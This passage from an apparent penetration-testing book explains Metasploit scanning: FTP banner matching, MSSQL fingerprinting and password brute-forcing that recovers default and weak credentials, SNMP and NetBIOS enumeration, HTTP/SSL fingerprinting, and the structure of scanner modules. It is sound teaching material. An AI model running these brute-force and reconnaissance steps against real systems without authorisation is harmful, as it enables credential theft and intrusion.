server\x0d\x0a'
[*] Connecting to FTP server 192.168.10.11:21...
[*] Connecting to FTP server 192.168.10.12:21...
[*] Connecting to FTP server 192.168.10.13:21...
```

The module is now printing details such as connection status and much more.

Modifying scanner modules for fun and profit

In a large testing environment, it would be a little difficult to analyze hundreds of different services and to find the vulnerable ones. I keep a list of vulnerable services in my customized scanning modules so that, as soon as a particular service is encountered, it gets marked as vulnerable if it matches a particular banner. Identifying vulnerable services is a good practice. For example, if you are given a vast network of 10000 systems, it would be difficult to run the default Metasploit module and expect a nicely formatted output. In such cases, we can customize the module accordingly and run it against the target. Metasploit is such a great tool that it provides inline editing. Hence, you can modify the modules on the fly using the `edit` command. However, you must have selected a module to edit. We can see in the following screenshot that Metasploit has opened the `ftp_version` module in the VI editor, and the logic of the module is also shown:

```
if(banner)
  banner_sanitized = Rex::Text.to_hex_ascii(self.banner.to_s)
  print_status("#{rhost}:%{rport} FTP Banner: '#{banner_sanitized}'")
  report_service(:host => rhost, :port => rport, :name => "ftp", :info
=> banner_sanitized)
end
disconnect
```

The code is quite straightforward. If the `banner` variable is set, the status message gets printed on the screen with details such as `rhost`, `rport`, and the `banner` itself. Suppose we want to add another functionality to the module, that is, to check if the banner matches a particular banner of a commonly vulnerable FTP service, we can add the following lines of code:

```
if(banner)
  banner_sanitized = Rex::Text.to_hex_ascii(self.banner.to_s)
  print_good("#{rhost}:%{rport} FTP Banner: '#{banner_sanitized}'")
  report_service(:host => rhost, :port => rport, :name => "ftp", :info => banner_sanitized)
  if banner_sanitized =~ /FTP\sUtility\sFTP\sserver/
    print_good("#{rhost} is Vulnerable to Attack")
  else
    print_error("Not Vulnerable")
  end
end
disconnect
```

What we did in the preceding module is just an addition of another if-else block, which matches the banner to the regex expression `/FTP\sUtility\sFTP\sserver/`. If the banner matches the regex, it will denote a successful match of a vulnerable service, or else it will print **Not Vulnerable**. Quite simple, huh?

However, after you commit changes and write the module, you need to reload the module using the `reload` command. Let us now run the module and analyze the output:

```
msf auxiliary(ftp_version) > run

[+] 192.168.10.1:21 FTP Banner: '220 Welcome to TP-LINK F
TP server\x0d\x0a'
[-] Not Vulnerable
[+] 192.168.10.109:21 FTP Banner: '220 FTP Utility FTP se
rver (Version 1.00) ready.\x0d\x0a'
[+] 192.168.10.109 is Vulnerable to Attack
```

Yeah! We did it successfully. Since the banner of the **TP-LINK FTP server** does not match our regex expression, **Not Vulnerable** gets printed on the console, and the banner for the other service matches our regex, so the **Vulnerable** message gets printed to the console.

For more information on editing and building new modules, refer to *Chapter 2*, of *Mastering Metasploit 2nd Edition*.

Scanning MSSQL servers with Metasploit

Let us now jump into Metasploit-specific modules for testing the MSSQL server and see what kind of information we can gain by using them.

Using the `mssql_ping` module

The very first auxiliary module that we will be using is `mssql_ping`. This module will gather service information related to the MSSQL server.

So, let us load the module and start the scanning process as follows:

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf auxiliary(mssql_ping) > run

[*] SQL Server information for 192.168.65.1:
[+] ServerName      = WIN8
[+] InstanceName    = MSSQLSERVER
[+] IsClustered     = No
[+] Version         = 10.0.1600.22
[+] tcp             = 1433
[+] np              = \\WIN8\\pipe\\sql\\query
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) > █
```

We can clearly see that `mssql_ping` has generated an excellent output of the fingerprinted MSSQL service.

Brute-forcing MSSQL passwords

Metasploit also offers brute-force modules. A successful brute-force does exploit low entropy vulnerabilities; if it produces results in a reasonable amount of time it is considered a valid finding. Hence, we will cover brute-forcing in this phase of the penetration test itself. Metasploit has a built-in module named `mssql_login`, which we can use as an authentication tester for brute-forcing the username and password of an MSSQL server database.

Let us load the module and analyze the results:

```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf auxiliary(mssql_login) > run

[*] 192.168.65.1:1433 - MSSQL - Starting authentication scanner.
[*] 192.168.65.1:1433 MSSQL - [1/2] - Trying username:'sa' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa' : ''
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) > █
```

As soon as we ran this module, it tested for the default credentials at the very first step, that is, with the **USERNAME** **sa** and **PASSWORD** as blank, and found that the login was successful. Therefore, we can conclude that default credentials are still being used. Additionally, we must try testing for more credentials if in case the **sa** account is not immediately found. To achieve this, we will set the **USER_FILE** and **PASS_FILE** parameters with the name of the files that contain dictionaries to brute-force the username and the password of the DBMS:

```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target address range or CIDR identifier
RPORT	1433	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME	sa	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	true	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication
VERBOSE	true	yes	Whether to print output for all attempts

Let us set the required parameters; these are the **USER_FILE** list, the **PASS_FILE** list, and **RHOSTS** for running this module successfully as follows:

```
msf auxiliary(mssql_login) > set USER_FILE user.txt
USER_FILE => user.txt
msf auxiliary(mssql_login) > set PASS_FILE pass.txt
PASS_FILE => pass.txt
msf auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf auxiliary(mssql_login) >
```

Running this module against the target database server, we will have output similar to the following:

```
[*] 192.168.65.1:1433 MSSQL - [02/36] - Trying username:'sa ' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa ' : ''
[*] 192.168.65.1:1433 MSSQL - [03/36] - Trying username:'nipun' with password:''
[-] 192.168.65.1:1433 MSSQL - [03/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [04/36] - Trying username:'apex' with password:''
[-] 192.168.65.1:1433 MSSQL - [04/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [05/36] - Trying username:'nipun' with password:'nipun'
[-] 192.168.65.1:1433 MSSQL - [05/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [06/36] - Trying username:'apex' with password:'apex'
[-] 192.168.65.1:1433 MSSQL - [06/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [07/36] - Trying username:'nipun' with password:'12345'
[+] 192.168.65.1:1433 - MSSQL - successful login 'nipun' : '12345'
[*] 192.168.65.1:1433 MSSQL - [08/36] - Trying username:'apex' with password:'12345'
[-] 192.168.65.1:1433 MSSQL - [08/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [09/36] - Trying username:'apex' with password:'123456'
[-] 192.168.65.1:1433 MSSQL - [09/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [10/36] - Trying username:'apex' with password:'18101988'
[-] 192.168.65.1:1433 MSSQL - [10/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [11/36] - Trying username:'apex' with password:'12121212'
[-] 192.168.65.1:1433 MSSQL - [11/36] - failed to login as 'apex'
```

As we can see from the preceding result, we have two entries that correspond to the successful login of the user in the database. We found a default user **sa** with a blank password and another user **nipun** having a password as **12345**.



Refer to

<https://github.com/danielmiessler/SecLists/tree/master/Passwords> for some excellent dictionaries that can be used in password brute-force.

For more information on testing databases, refer to *Chapter 5*, from *Mastering Metasploit First/Second Edition*.



It is a good idea to set the `USER_AS_PASS` and `BLANK_PASSWORDS` options to `true` while conducting a brute-force, since many of the administrators keep default credentials for various installations.

Scanning SNMP services with Metasploit

Let us perform a TCP port scan of a different network as shown in the following screenshot:

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name          Current Setting  Required  Description
  ----          -
  CONCURRENCY    10              yes       The number of
concurrent ports to check per host
  PORTS          1-10000         yes       Ports to scan
(e.g. 22-25,80,110-900)
  RHOSTS         192.168.1.19    yes       The target ad
dress range or CIDR identifier
  THREADS        1              yes       The number of
concurrent threads
  TIMEOUT        1000           yes       The socket co
nnect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(tcp) > █
```

We will be using the tcp scan module listed under `auxiliary/scanner/portscan`, as shown in the preceding screenshot. Let's run the module and analyze the results as follows:

```
msf auxiliary(tcp) > run

[*] 192.168.1.19:135 - TCP OPEN
[*] 192.168.1.19:139 - TCP OPEN
```

We can see that we found two services only that don't look that appealing. Let us also perform a UDP sweep of the network and check if we can find something interesting:

```
msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE  256              yes       The number of h
osts to probe in each set
  RHOSTS     192.168.1.19     yes       The target addr
ess range or CIDR identifier
  THREADS    10               yes       The number of c
oncurrent threads

msf auxiliary(udp_sweep) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(udp_sweep) > run
```

To carry out a UDP sweep, we will use the `auxiliary/scanner/discovery/udp_sweep` module as shown in the preceding screenshot. Next, we only need to provide the network range by setting the `RHOSTS` option. Additionally, you can increase the number of threads as well. Let's run the module and analyze results:

```
[*] Discovered DNS on 192.168.1.1:53 (961981820001000000
0000000756455253494f4e0442494e440000100003)
[*] Discovered NetBIOS on 192.168.1.5:137 (UBUNTU:<00>:U
:UBUNTU:<03>:U :UBUNTU:<20>:U :0000_MSBROWSE_00<01>:G :
WORKGROUP:<00>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G :00
:00:00:00:00:00)
[*] Discovered NetBIOS on 192.168.1.9:137 (DESKTOP-PESQ2
1S:<00>:U :WORKGROUP:<00>:G :DESKTOP-PESQ21S:<20>:U :WOR
KGROUP:<1e>:G :b0:10:41:c8:46:df)
[*] Discovered NetBIOS on 192.168.1.14:137 (SHELL99:<20>
:U :SHELL99:<00>:U :WORKGROUP:<00>:G :WORKGROUP:<1e>:G :
4c:cc:6a:65:d3:86)
[*] Discovered NetBIOS on 192.168.1.18:137 (DESKTOP-UD19
KI0:<00>:U :DESKTOP-UD19KI0:<20>:U :WORKGROUP:<00>:G :WO
RKGROUP:<1e>:G :3c:77:e6:9f:e5:3b)
[*] Discovered SNMP on 192.168.1.19:161 (Hardware: Intel
64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Softw
are: Windows Version 6.1 (Build 7601 Multiprocessor Free
))
[*] Discovered NetBIOS on 192.168.1.21:137 (WIN-3KOU2TIJ
4E0:<20>:U :WIN-3KOU2TIJ4E0:<00>:U :WORKGROUP:<00>:G :08
:00:27:ff:e0:ef)
```

Amazing! We can see plenty of results generated by the UDP sweep module. Additionally, a **Simple Network Management Protocol (SNMP)** service is also discovered on 192.168.1.19.

The SNMP, is a commonly used service that provides network management and monitoring capabilities. SNMP offers the ability to poll networked devices and monitor data such as utilization and errors for various systems on the host. SNMP is also capable of changing the configurations on the host, allowing the remote management of the network device. SNMP is vulnerable because it is often automatically installed on many network devices with `public` as the read string and `private` as the write string. This would mean that systems might be fitted to a network without any knowledge that SNMP is functioning and using these default keys.

This default installation of SNMP provides an attacker with the means to perform reconnaissance on a system, and, an exploit that can be used to create a denial of service. SNMP MIBs provide information such as the system name, location, contacts, and sometimes even phone numbers. Let's perform an SNMP sweep over the target and analyze what interesting information we encounter:

```
msf auxiliary(udp_sweep) > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(snmp_enum) > show options

Module options (auxiliary/scanner/snmp/snmp_enum):

  Name      Current Setting  Required  Description
  ----      -
  COMMUNITY  public           yes       SNMP Community
String
  RETRIES    1                yes       SNMP Retries
  RHOSTS     192.168.1.19     yes       The target add
ress range or CIDR identifier
  RPORT      161              yes       The target por
t
  THREADS    10               yes       The number of
concurrent threads
  TIMEOUT    1                yes       SNMP Timeout
  VERSION    1                yes       SNMP Version <
1/2c>
```

We will use `snmp_enum` from `auxiliary/scanner/snmp` to perform an SNMP sweep. We set the value of `RHOSTS` to 192.168.1.19, and we can additionally provide the number of threads as well. Let's see what sort of information pops up:

```
msf auxiliary(snmp_enum) > run

[+] 192.168.1.19, Connected.

[*] System information:

Host IP                : 192.168.1.19
Hostname               : PC
Description            : Hardware: Intel64 Famil
y 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Software: Wi
ndows Version 6.1 (Build 7601 Multiprocessor Free)
Contact                : Fugga
Location              : Hell
Uptime snmp            : 00:47:05.24
Uptime system          : 00:46:34.09
System date            : 2017-3-8 15:52:30.5

[*] User accounts:


["Guest"]
["admin"]
["win 7"]
["avtest"]
["Administrator"]
```

Wow! We can see that we have plenty of system information such as Host IP, hostname, contact, uptime, description of the system, and even user accounts. The found usernames can be handy in trying brute-force attacks as we did in the previous sections. Let's see what else we got:

```
[*] TCP connections and listening ports:

Local address    Local port    Remote address
  Remote port    State
0.0.0.0          135          0.0.0.0
  0              listen
0.0.0.0          49152        0.0.0.0
  0              listen
0.0.0.0          49153        0.0.0.0
  0              listen
0.0.0.0          49154        0.0.0.0
  0              listen
0.0.0.0          49157        0.0.0.0
  0              listen
0.0.0.0          49160        0.0.0.0
  0              listen
192.168.1.19     139          0.0.0.0
  0              listen
192.168.1.19     49156        212.4.153.168
  80             established
192.168.1.19     49162        209.10.120.53
  443            closeWait
192.168.1.19     49163        209.10.120.50
  443            closeWait
```

We also have the list of listening ports (TCP and UDP), connection information, a list of network services, processes, and even a list of installed applications, as shown in the following screenshot:



```
[*] Software components:
```

Index	Name
1	7-Zip 16.04 (x64)
2	AVG Protection
3	AVG
4	Sandboxie 5.14 (64-bit)
5	Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.40649
6	AVG Zen
7	Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161
8	Microsoft .NET Framework 4.6.2
9	AVG 2016
10	AVG
11	Visual Studio 2012 x64 Redistributables
12	Microsoft .NET Framework 4.6.2
13	Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.40649
14	FMW 1
15	VMware Tools

Hence, SNMP sweep provides us with tons of reconnaissance features for the target system, which may help us perform attacks such as social engineering and getting to know what various applications might be running on the target, so that we can prepare the list of services to exploit and focus on specifically.

More on SNMP sweeping can be found at

<https://www.offensive-security.com/metasploit-unleashed/snmp-scan/>.

Scanning NetBIOS services with Metasploit

Netbios services also provide vital information about the target and help us uncover the target architecture, operating system version, and many other things. To scan a network for NetBIOS services, we can use the `nbname` module from `auxiliary/scanner/netbios`, as shown in the following screenshot:

```
msf > use auxiliary/scanner/netbios/nbname
msf auxiliary(nbname) > show options

Module options (auxiliary/scanner/netbios/nbname):

  Name          Current Setting  Required  Description
  ----          -
  BATCHSIZE     256              yes       The number of
hosts to probe in each set
  RHOSTS        192.168.1.19     yes       The target address range or CIDR identifier
  RPORT         137              yes       The target port
  THREADS       10               yes       The number of concurrent threads

msf auxiliary(nbname) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(nbname) > run
```

As we did previously, we set the RHOSTS to the entire network by providing the CIDR identifier. Let's run the module and analyze the results as follows:

```
[*] Sending NetBIOS requests to 192.168.1.0->192.168.1.255 (256 hosts)
[*] 192.168.1.9 [DESKTOP-PESQ21S] OS:Windows Names:(DESKTOP-PESQ21S, WORKGROUP) Addresses:(192.168.204.1, 192.168.56.1, 192.168.1.9) Mac:b0:10:41:c8:46:df
[*] 192.168.1.21 [WIN-3KOU2TIJ4E0] OS:Windows Names:(WIN-3KOU2TIJ4E0, WORKGROUP) Addresses:(192.168.1.21, 169.254.44.241) Mac:08:00:27:ff:e0:ef
[*] 192.168.1.8 [MALWARE-ANALYST] OS:Unix Names:(MALWARE-ANALYST, MSBROWSE, WORKGROUP) Addresses:(192.168.1.8) Mac:00:00:00:00:00:00
[*] 192.168.1.13 [UBUNTU] OS:Unix Names:(UBUNTU, MSBROWSE, WORKGROUP) Addresses:(192.168.1.18) Mac:00:00:00:00:00:00
[*] 192.168.1.5 [UBUNTU] OS:Unix Names:(UBUNTU, MSBROWSE, WORKGROUP) Addresses:(192.168.1.18) Mac:00:00:00:00:00:00
[*] 192.168.1.6 [ROOT-PC] OS:Windows Names:(ROOT-PC, WORKGROUP) Addresses:(192.168.56.1, 192.168.226.2, 192.168.216.2, 192.168.234.1, 192.168.232.1, 192.168.1.6) Mac:74:e6:e2:4a:2a:47
[*] 192.168.1.14 [SHELL99] OS:Windows Names:(SHELL99, WORKGROUP) Addresses:(192.168.56.1, 192.168.103.2, 192.168.127.1, 192.168.186.1, 169.254.150.162, 192.168.1.14) Mac:4c:cc:6a:65:d3:86
```

We can see that we have almost every system running the NetBIOS service on the network listed in the preceding screenshot. This information provides us with useful evidence for the operating system type, name, domain, and related IP addresses of the systems.

Scanning HTTP services with Metasploit

Metasploit allows us to perform fingerprinting of various HTTP services. Additionally, Metasploit contains a large number of exploit modules targeting different kinds of web servers. Hence, scanning HTTP services not only allows for fingerprinting the web servers, but it builds a base of web server vulnerabilities that Metasploit can attack later. Let us use the `http_version` module and run it against the network as follows:

```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > show options

Module options (auxiliary/scanner/http/http_version):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    no               no        A proxy chain of
format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.0/24   yes       The target addre
ss range or CIDR identifier
  RPORT      80              yes       The target port
  THREADS    1               yes       The number of co
ncurrent threads
  VHOST      no              no        HTTP server virt
ual host

msf auxiliary(http_version) > █
```

Let's execute the module after setting up all the necessary options such as `RHOSTS` and `Threads` as follows:

```
msf auxiliary(http_version) > run

[*] 192.168.1.1:80 Realtron WebServer 1.1 ( 401-Basic r
ealm="index.htm" )
[*] 192.168.1.8:80 Apache/2.4.7 (Ubuntu)
[*] 192.168.1.7:80 HP-iLO-Server/1.30
[*] 192.168.1.5:80 Apache/2.4.18 (Ubuntu)
[*] 192.168.1.13:80 Apache/2.4.18 (Ubuntu)
[*] 192.168.1.15:80 Apache/2.4.23 (Debian)
[*] 192.168.1.14:80 Apache/2.4.23 (Win32) OpenSSL/1.0.2
h PHP/5.6.24 ( Powered by PHP/5.6.24, 302-http://192.16
8.1.14/dashboard/ )
[*] 192.168.1.21:80 Microsoft-IIS/8.5 ( Powered by PHP/
5.3.28, ASP.NET )
[*] 192.168.1.18:80 Apache/2.4.17 (Win32) OpenSSL/1.0.2
d PHP/5.5.35
[*] 192.168.1.100:80 YouTrack ( 302-http://192.168.1.10
0/oauth?state=%2F )
[*] Auxiliary module execution completed
msf auxiliary(http_version) > █
```

The `http_version` module from Metasploit has successfully fingerprinted various web server software and applications in the network. We will exploit some of these services in Chapter 3, *Exploitation and Gaining Access*. We saw how we could fingerprint HTTP services, so let's try figuring out if we can scan its big brother, the HTTPS with Metasploit.

Scanning HTTPS/SSL with Metasploit

Metasploit contains the SSL scanner module that can uncover a variety of information related to the SSL service on a target. Let us quickly set up and run the module as follows:

```
msf > use auxiliary/scanner/http/ssl
msf auxiliary(ssl) > show options

Module options (auxiliary/scanner/http/ssl):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.0/24   yes       The target addre
ss range or CIDR identifier
  RPORT     443              yes       The target port
  THREADS   1                yes       The number of co
ncurrent threads

msf auxiliary(ssl) > set threads 10
threads => 10
msf auxiliary(ssl) > run
```

We have the SSL module from `auxiliary/scanner/http`, as shown in the preceding screenshot. We can now set the `RHOSTS`, a number of threads to run, and `RPORT` if it is not 443, and execute the module as follows:

```
[*] 192.168.1.8:443 Subject: /C=DE/ST=none/L=Berlin/O=OpenVAS Users United/OU=Server certificate for malware-analyst/CN=malware-analyst/emailAddress=openvassd@malware-analyst
[*] 192.168.1.8:443 Issuer: /C=DE/ST=none/L=Berlin/O=OpenVAS Users United/OU=Certification Authority for malware-analyst/CN=malware-analyst/emailAddress=ca@malware-analyst
[*] 192.168.1.8:443 Signature Alg: sha256WithRSAEncryption
[*] 192.168.1.8:443 Public Key Size: 4096 bits
[*] 192.168.1.8:443 Not Valid Before: 2017-02-21 07:27:54 UTC
[*] 192.168.1.8:443 Not Valid After: 2018-02-21 07:27:54 UTC
[+] 192.168.1.8:443 Certificate contains no CA Issuers extension... possible self signed certificate
[*] 192.168.1.8:443 has common name malware-analyst
[*] 192.168.1.7:443 Subject: /CN=ILOS GH624V548/O=Hewlett Packard Enterprise/OU=ISS/L=Houston/ST=Texas/C=US
[*] 192.168.1.7:443 Issuer: /CN=Default Issuer (Do not trust)/O=Hewlett Packard Enterprise/OU=ISS/L=Houston/ST=Texas/C=US
[*] 192.168.1.7:443 Signature Alg: sha1WithRSAEncryption
```

Analyzing the preceding output, we can see that we have a self-signed certificate in place on the IP address `192.168.1.8` and other details such as CA authority, e-mail address, and much more. This information becomes vital to law enforcement agencies and in cases of fraud investigation. There have been many cases where the CA has accidentally signed malware spreading sites for SSL services.

We learned about various Metasploit modules. Let us now delve deeper and look at how the modules are built.

Module building essentials

The best way to start learning about module development is to delve deeper into the existing Metasploit modules and see how they work. Let's look at some modules to find out what happens when we run these modules.

The format of a Metasploit module

The skeleton for Metasploit modules is relatively simple. We can see the universal header section in the following code:

```
require 'msf/core'
class MetasploitModule < Msf::Auxiliary
  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Module name',
      'Description'    => %q{
        Say something that the user might want to know.
      },
      'Author'         => [ 'Name' ],
      'License'        => MSF_LICENSE
    ))
  end
  def run
    # Main function
  end
end
```

A module starts by including the necessary libraries with the required keyword, which in the preceding code is followed by the `msf/core` libraries. Thus, it includes the `core` libraries from the `msf` directory.

The next major thing is to define the class type in place of `MetasploitModule`, which is `Metasploit3` or `Metasploit4`, based on the intended version of Metasploit. In the same line where we define the class type, we need to set the type of module we are going to create. We can see that we have defined `MSF::Auxiliary` for the same purpose.

In the `initialize` method, which is a default constructor in Ruby, we define the `Name`, `Description`, `Author`, `Licensing`, `CVE` details, and so on; this method covers all the relevant information for a particular module. The `name` contains the software name which is being targeted; `Description` contains the excerpt on the explanation of the vulnerability, `Author` is the name of the person who develops the module, and `License` is `MSF_LICENSE` as stated in the preceding code example. The `Auxiliary` module's primary method is the `run` method. Hence, all the operations should be performed on it unless, and until, you have plenty of other methods. However, the execution will still begin from the `run` method.

Refer to *Chapters 2, 3, and 4* from *Mastering Metasploit First/Second Edition* for more on developing modules.

Refer to

<https://www.offensive-security.com/metasploit-unleashed/skeleton-creation/> for more information on module structure.

Disassembling existing HTTP server scanner modules

Let's work with a simple module that we used previously, that is, the HTTP version scanner and see how it works. The path to this Metasploit module is `/modules/auxiliary/scanner/http/http_version.rb`.

Let's examine this module systematically:

```
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# website for more information on licensing and terms of use.
# http://metasploit.com/
require 'rex/proto/http'
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
```

Let's discuss how things are arranged here. The copyright lines starting with the `#` symbol are the comments and they are included in all Metasploit modules. The required `'rex/proto/http'` statement asks the interpreter to include a path to all the HTTP protocol methods from the `rex` library. Therefore, the path to all the files from the `/lib/rex/proto/http` directory is now available to the module, as shown in the following screenshot:



All these files contain a variety of HTTP methods, which include functions to set up a connection, the GET and POST request, response handling, and so on.

In the next step, the required 'msf/core' statement is used to include a path for all the necessary core libraries as discussed previously. The Metasploit3 class statement defines the given code intended for Metasploit version 3 and above. However, `Msf::Auxiliary` describes the code as an auxiliary type module. Let's now continue with the code as follows:

```
# Exploit mixins should be called first
include Msf::Exploit::Remote::HttpClient
include Msf::Auxiliary::WmapScanServer
# Scanner mixin should be near last
include Msf::Auxiliary::Scanner
```

The preceding section includes all the necessary library files that contain methods used in the modules. Let's list down the path for these included libraries as follows:

Include Statement	Path	Usage
<code>Msf::Exploit::Remote::HttpClient</code>	<code>/lib/msf/core/exploit/http/client.rb</code>	This library file will provide various methods such as connecting to the target, sending a request, disconnecting a client, and so on.
<code>Msf::Auxiliary::WmapScanServer</code>	<code>/lib/msf/core/auxiliary/wmapmodule.rb</code>	You might be wondering, what is WMAP? WMAP is a web-application-based vulnerability scanner add-on for the Metasploit framework that aids web testing using Metasploit.
<code>Msf::Auxiliary::Scanner</code>	<code>/lib/msf/core/auxiliary/scanner.rb</code>	This file contains all the various functions for scanner-based modules. This file supports different methods such as running a module, initializing and scanning the progress, and so on.

Important information to make a note of, is that we can include these libraries only because we have defined the required 'msf/core' statement in the preceding section.

Let's look at the next piece of code:

```
def initialize
  super(
    'Name'          => 'HTTP Version Detection',
    'Description'   => 'Display version information about each system',
    'Author'        => 'hdm',
    'License'       => MSF_LICENSE
  )

  register_wmap_options({
    'OrderID' => 0,
    'Require' => {},
  })
end
```

This part of the module defines the initialize method, which initializes the basic parameters such as Name, Author, Description, and License for this module and initializes the WMAP parameters as well. Now let's have a look at the last section of the code:

```
def run_host(ip)
  begin
    connect
    res = send_request_raw({'uri' => '/', 'method' => 'GET' })
    return if not res
    fp = http_fingerprint(:response => res)
    print_status("#{ip}:#{rport} #{fp}") if fp
    rescue ::Timeout::Error, ::Errno::EPIPE
  end
end
end
```

The preceding function is the meat of the scanner.

Libraries and the function

Let's see some important functions from the libraries that are used in this module as follows:

Functions	Library File	Usage
<code>run_host</code>	<code>/lib/msf/core/auxiliary/scanner.rb</code>	The main method that will run once for each host.
<code>connect</code>	<code>/lib/msf/core/auxiliary/scanner.rb</code>	Used to make a connection to the target host.
<code>send_raw_request</code>	<code>/core/exploit/http/client.rb</code>	This function is used to make raw HTTP requests to the target.
<code>request_raw</code>	<code>/rex/proto/http/client.rb</code>	Library to which <code>send_raw_request</code> passes data.
<code>http_fingerprint</code>	<code>/lib/msf/core/exploit/http/client.rb</code>	Parses HTTP responses into usable variables.

Let's now understand the module. Here, we have a method named `run_host` with an IP as the parameter to establish a connection to the required host. The `run_host` method is referred from the `/lib/msf/core/auxiliary/scanner.rb` library file. This method will run once for each host, as shown in the following screenshot:

```
if (self.respond_to?('run_range'))
  # No automated progress reporting or error handling for run_range
  return run_range(datastore['RHOSTS'])
end

if (self.respond_to?('run_host'))
  loop do
    # Stop scanning if we hit a fatal error
    break if has_fatal_errors?

    # Spawn threads for each host
    while (@tl.length < threads_max)

      # Stop scanning if we hit a fatal error
      break if has_fatal_errors?

      ip = ar.next_ip
      break if not ip

      @tl << framework.threads.spawn("ScannerHost(#{self.refname})-#{ip}", false, ip.dup) do |tip|
        targ = tip
        nmod = self.replicant
        nmod.datastore['RHOST'] = targ
      end
    end
  end
end
```

Next, we have the `begin` keyword, which denotes the beginning of the code block. In the next statement, we have the `connect` method, which establishes the HTTP connection to the server as discussed in the table previously.

Next, we define a variable named `res`, which will store the response. We will use the `send_raw_request` method from the `/core/exploit/http/client.rb` file with the parameter URI as/and the method for the request as `GET`:

```
# Connects to the server, creates a request, sends the request, reads the response
#
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_raw.
#
def send_request_raw(opts={}, timeout = 20)
  if datastore['HttpClientTimeout'] && datastore['HttpClientTimeout'] > 0
    actual_timeout = datastore['HttpClientTimeout']
  else
    actual_timeout = opts[:timeout] || timeout
  end

  begin
    c = connect(opts)
    r = c.request_raw(opts)
    c.send_recv(r, actual_timeout)
  rescue ::Errno::EPIPE, ::Timeout::Error
    nil
  end
end
```

The preceding method will help you to connect to the server, create a request, send a request, and read the response. We save the response in the `res` variable.

This method passes all the parameters to the `request_raw` method from the `/rex/proto/http/client.rb` file, where all these parameters are checked. We have plenty of parameters that can be set in the list of parameters. Let's see what they are:

```
#
# Create an arbitrary HTTP request
#
# @param opts [Hash]
# @option opts 'agent' [String] User-Agent header value
